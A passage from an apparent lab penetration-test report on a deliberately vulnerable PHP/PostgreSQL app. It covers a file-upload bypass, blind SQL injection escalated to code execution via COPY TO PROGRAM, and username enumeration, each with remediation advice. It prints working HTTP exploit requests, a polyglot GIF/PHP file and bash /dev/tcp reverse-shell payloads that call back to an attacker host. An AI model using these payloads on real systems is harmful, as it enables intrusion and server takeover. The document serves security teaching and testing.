2. **MIME Type Check Bypass:** The MIME type check relies on the user-supplied `Content-Type` header, which can be easily forged. An attacker can upload a malicious file and change the MIME type to a valid one, such as `image/gif`, to bypass this check.
3. **No Content Validation:** The code uses `getimagesize()` to validate the file content. However, this is easily bypassed by creating a **polyglot file** that is both a valid image and contains executable code. The PHP interpreter ignores the non-PHP content at the beginning of the file and executes the malicious code.




```php
<?php
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        if ($_FILES['image']) {
            $validfile = true;

            $is_check = getimagesize(filename: $_FILES['image']['tmp_name']);
            if ($is_check === false) {
                $validfile = false;
                echo 'Failed getimagesize<br>';
            }

            $illegal_ext = Array("php","pht","phtm","phtml","phpt","pgif","phps","php2","php3","php4","php5","php6","php7","php16","inc");
            $file_ext = pathinfo(path: $_FILES['image']['name'], flags: PATHINFO_EXTENSION);
            if (in_array(needle: $file_ext, haystack: $illegal_ext)) {
                $validfile = false;
                echo 'Illegal file extension<br>';
            }

            $allowed_mime = Array("image/gif","image/png","image/jpeg");
            $file_mime = $_FILES['image']['type'];
            if (!in_array(needle: $file_mime, haystack: $allowed_mime)) {
                $validfile = false;
                echo 'Illegal mime type<br>';
            }

            if ($validfile) {
                $path = basename(path: $_FILES['image']['name']);
                $title = htmlentities(string: $_POST['title']);

                move_uploaded_file(from: $_FILES['image']['tmp_name'], to: '../images/'.$path);

                include('../includes/db_connect.php');
                $ret = pg_prepare($db,
                    "createimage_query", "insert into motd_images (path, title) values ($1, $2)");
                $ret = pg_execute($db, "createimage_query", array($path, $title));

                echo 'Success';
            }
        }
    }
```

## 💥 Proof of Concept (PoC)


An attacker can combine these vulnerabilities to upload a PHP web shell and gain command-line access to the server.

**Steps to Reproduce:**


1. **Craft Malicious Payload:** A malicious file named `info2.phar` was created. The file was a **polyglot** containing a valid GIF header (`GIF89a;`) followed by a PHP reverse shell payload.
2. **Forge the HTTP Request:** An HTTP request was crafted to upload the file with the following characteristics:
    - **Filename:** `info2.phar` (bypasses the extension blacklist)
    - **Content-Type:** `image/gif` (bypasses the MIME type check



```
POST /admin/upload_image.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------65263156617070793379611454 81
Content-Length: 410
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/admin/update_motd.php
Cookie: PHPSESSID=g14rk41o25v7a7nf0vbfq0fd6o
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------652631566170707933796114548 1
Content-Disposition: form-data; name="title"


-----------------------------652631566170707933796114548 1
Content-Disposition: form-data; name="image"; filename="info2.phar"
Content-Type: image/gif

GIF89a;
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.100.8/8989 0>&1'"); ?>

-----------------------------652631566170707933796114548 1--

```



```
HTTP/1.1 302 Found
Date: Mon, 25 Aug 2025 13:08:32 GMT
Server: Apache/2.4.59 (Debian)
location: /admin/update_motd.php
Content-Length: 7
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Success
```




Index of /images

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| Screenshot_2025-02-26_08_22_53.png | 2025-08-25 11:39 | 221K | |
| info.phar | 2025-08-25 13:01 | 87 | |
| info1.phar | 2025-08-25 13:02 | 86 | |
| info2.phar | 2025-08-25 13:08 | 83 | |
| motd_1.png | 2025-08-17 22:27 | 74K | |
| motd_2.png | 2025-08-17 22:27 | 255K | |
| motd_3.png | 2025-08-17 22:27 | 53K | |
| shell.hphp | 2025-08-25 11:56 | 134 | |
| shell.php%00.png | 2025-08-25 11:43 | 134 | |
| shell.shtml | 2025-08-25 11:57 | 134 | |

*Apache/2.4.59 (Debian) Server at 172.17.0.2 Port 80*

3. **Upload the File:** The forged request was sent to the server. The `getimagesize()` check passed due to the GIF header, and the file was successfully uploaded to the `/images/` directory.
4. **Execute the Shell:** The attacker set up a netcat listener and then browsed to the uploaded file at `http://[IP]/images/info2.phar`. The PHP interpreter executed the reverse shell payload, and a command prompt was granted to the attacker.



```
└─$ nc -lvnp 8989
listening on [any] 8989 ...
connect to [192.168.100.8] from (UNKNOWN) [172.17.0.2] 33642
bash: cannot set terminal process group (130): Inappropriate ioctl for device
bash: no job control in this shell
www-data@88506d35a96c:/var/www/html/images$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@88506d35a96c:/var/www/html/images$ uname -a
uname -a
Linux 88506d35a96c 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64 GNU/Linux
www-data@88506d35a96c:/var/www/html/images$

www-data@88506d35a96c:/var/www/html/images$
```

## ✅ Remediation

The application must be configured to prevent file upload attacks with a robust, multi-layered approach.

1. **Strict File Type Whitelist:** Do not rely on blacklists. Instead, use a **whitelist of approved, non-executable file extensions** (e.g., `.jpg`, `.png`, `.gif`).
2. **Generate a Random Filename:** Do not trust the user-supplied filename. Generate a unique, random filename for the uploaded file and store it in a dedicated directory that is not publicly accessible.
3. **Content Validation:** Validate the file's content to ensure it is a valid image and does not contain any executable code.
4. **Secure Directory:** Ensure the directory where uploaded files are stored is not configured to execute scripts. This is a critical defense-in-depth measure.

---

## Finding TUDO-009 — From Blind SQLi to Shell: Exploiting PostgreSQL's COPY PROGRAM(Unauthenticated RCE)

**Severity: Critical**

---

### The Hook: A Blind SQL Injection

It all started with a seemingly harmless form on a `forgotusername.php` page. A simple `POST` request with a `username` parameter. The first clue was that appending a single quote (`'`) broke something. The real confirmation came with a time-based , A 5-second pause from the server was all the confirmation needed: **Blind PostgreSQL Injection**.

### The Key: Understanding COPY PROGRAM

PostgreSQL's `COPY` command is typically used for efficient data import/export between tables and files. However, its lesser-known `PROGRAM` clause is a powerful and dangerous feature.

- `COPY ... TO PROGRAM`: This variant takes the result of a query and feeds it as **standard input (stdin)** to an external system program.
  - **Example**: `COPY (SELECT 'hello world') TO PROGRAM 'cat > /tmp/output.txt'` will write "hello world" to the file `/tmp/output.txt`.
- `COPY ... FROM PROGRAM`: This variant executes an external program and reads its **standard output (stdout)** as input for the table.
  - **Example**: `COPY my_table FROM PROGRAM 'whoami'` would attempt to insert the result of the `whoami` command into `my_table`.

**Why is this a big deal?** The `PROGRAM` clause effectively acts as a bridge from the database world to the underlying operating system. If an attacker can execute arbitrary SQL and the database user has the necessary privileges (**superuser**), they can achieve **Remote Code Execution (RCE)**.


**Prerequisites for Abuse:**

1. **PostgreSQL version >= 9.3** (The `PROGRAM` keyword was introduced here).
2. **Superuser privileges** (`usesuper` in `pg_user` must be `true` for the current user). This is the most critical requirement.

### The Exploit: Weaponizing the Vulnerability

With superuser privileges confirmed (likely via a time-based query checking `usesuper`), the path to RCE was clear. The goal: a reverse shell.

The final, weaponized payload was crafted:



```
POST /forgotusername.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/forgotusername.php
Cookie: PHPSESSID=dhc1ph0ku0mkf9p8ipcjuo4b9n
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=
user1'%3b+COPY+(SELECT+'')+TO+PROGRAM+'bash+-c+"bash+-i+>%26+/dev/tcp/192.168.100.8/8989+0>%261"'--
```

## Payload Breakdown:


1. `user1'`: Breaks out of the original SQL query string.
2. `%3b`: The URL-encoded semicolon (`;`), allowing us to terminate the original query and start a new one.
3. `COPY (SELECT '') TO PROGRAM '...'`: This is the core of the exploit.
   - `(SELECT '')` is a minimal, harmless query whose output is irrelevant.
   - `TO PROGRAM` tells PostgreSQL to pipe that empty result to the following program.
4. `bash -c "bash -i >& /dev/tcp/192.168.100.8/8989 0>&1"`: The malicious system command.
   - `bash -c` spawns a new Bash shell to execute the quoted string.
   - `bash -i` launches an interactive Bash shell.
   - `>& /dev/tcp/192.168.100.8/8989` redirects the shell's standard output and standard error to a TCP connection to our attacker machine (`192.168.100.8`) on port `8989`.
   - `0>&1` redirects standard input to the same TCP connection, making it fully interactive.

Before sending the request, a ***Netcat*** listener was started on the attacker machine to catch the incoming connection.

**The Reward: A Reverse Shell**

Success! The exploit triggered, and the database server called back to our listener, granting a shell on the system.

**The Result:**



```
┌──(brave_㉿kali)-[/etc/opt/burpBurp]
└─$ sudo rlwrap nc -lvnp 8989
[sudo] password for brave_:
listening on [any] 8989 ...
connect to [192.168.100.8] from (UNKNOWN) [172.17.0.2] 51818
bash: cannot set terminal process group (981): Inappropriate ioctl for device
bash: no job control in this shell
postgres@2189dab743f4:/var/lib/postgresql/11/main$ id
id
uid=105(postgres) gid=108(postgres) groups=108(postgres),107(ssl-cert)
postgres@2189dab743f4:/var/lib/postgresql/11/main$ ls
ls
PG_VERSION
base
global
pg_commit_ts
pg_dynshmem
pg_logical
pg_multixact
pg_notify
```

## ✅ Remediation

To fix this critical vulnerability, the application must be updated to prevent SQL Injection.

1. **Use Prepared Statements (Parametrized Queries):** This is the **most effective and recommended solution**. Prepared statements separate the SQL query logic from the user-provided data. The database engine then treats the data as a literal value and not as part of the executable command.
2. **Input Validation:** Implement a whitelist approach to validate all user input. Ensure that the input matches the expected format and type before it is used in a query.
3. **Principle of Least Privilege:** Configure the database user with the minimum necessary permissions. The user should not have superuser privileges or the

ability to execute system commands, which would limit the impact of a successful injection.

## Finding TUDO-011 — Username Enumeration via Response Message

**Severity:** Medium

**Category:** Information Disclosure


### 📝 Summary

The application's "Forgot Username" feature at `forgotusername.php` is critically vulnerable to **Username Enumeration**. The server returns a **specific, discernible error message** in the HTML response that confirms or denies the existence of a user account. This allows an attacker to systematically check a list of common usernames and build a complete list of valid user accounts.

### 🔬 Technical Details


The vulnerability is caused by a poor design choice in the presentation layer. The server-side logic checks the number of rows returned by the database query (`pg_num_rows($ret)`). The application then echoes different HTML messages based on the result.  This difference in response provides a perfect **oracle** for an attacker to test usernames in an automated fashion.

**Vulnerable Code Snippet:**



```
    if (pg_num_rows($ret) === 1) {
        $success = true;
    } else {
        $error = true;
    }
  }
?>

<html>
    <head>
        <title>TUDO/Forgot Username</title>
        <link rel="stylesheet" href="style/style.css">
    </head>
    <body>
        <?php include('includes/header.php'); ?>
        <div id="content">
            <form class="center_form" action="forgotusername.php" method="POST">
                <h1>Forgot Username:</h1>
                <p>Forgetting your username can be very frustrating. Unfortunately, we can't just list all th
                to see. What we can do is let you look up your username guesses and we will check if they are
                won't take you too long :(</p>
                <input name="username" placeholder="Username"><br><br>
                <input type="submit" value="Send Reset Token">
                <?php if (isset($error)){echo "<span style='color:red'>User doesn't exist.</span>";}
                else if (isset($success)){echo "<span style='color:green'>User exists!</span>";} ?>
                <br><br>
                <?php include('includes/login_footer.php'); ?>
            </form>
        </div>
    </body>
```

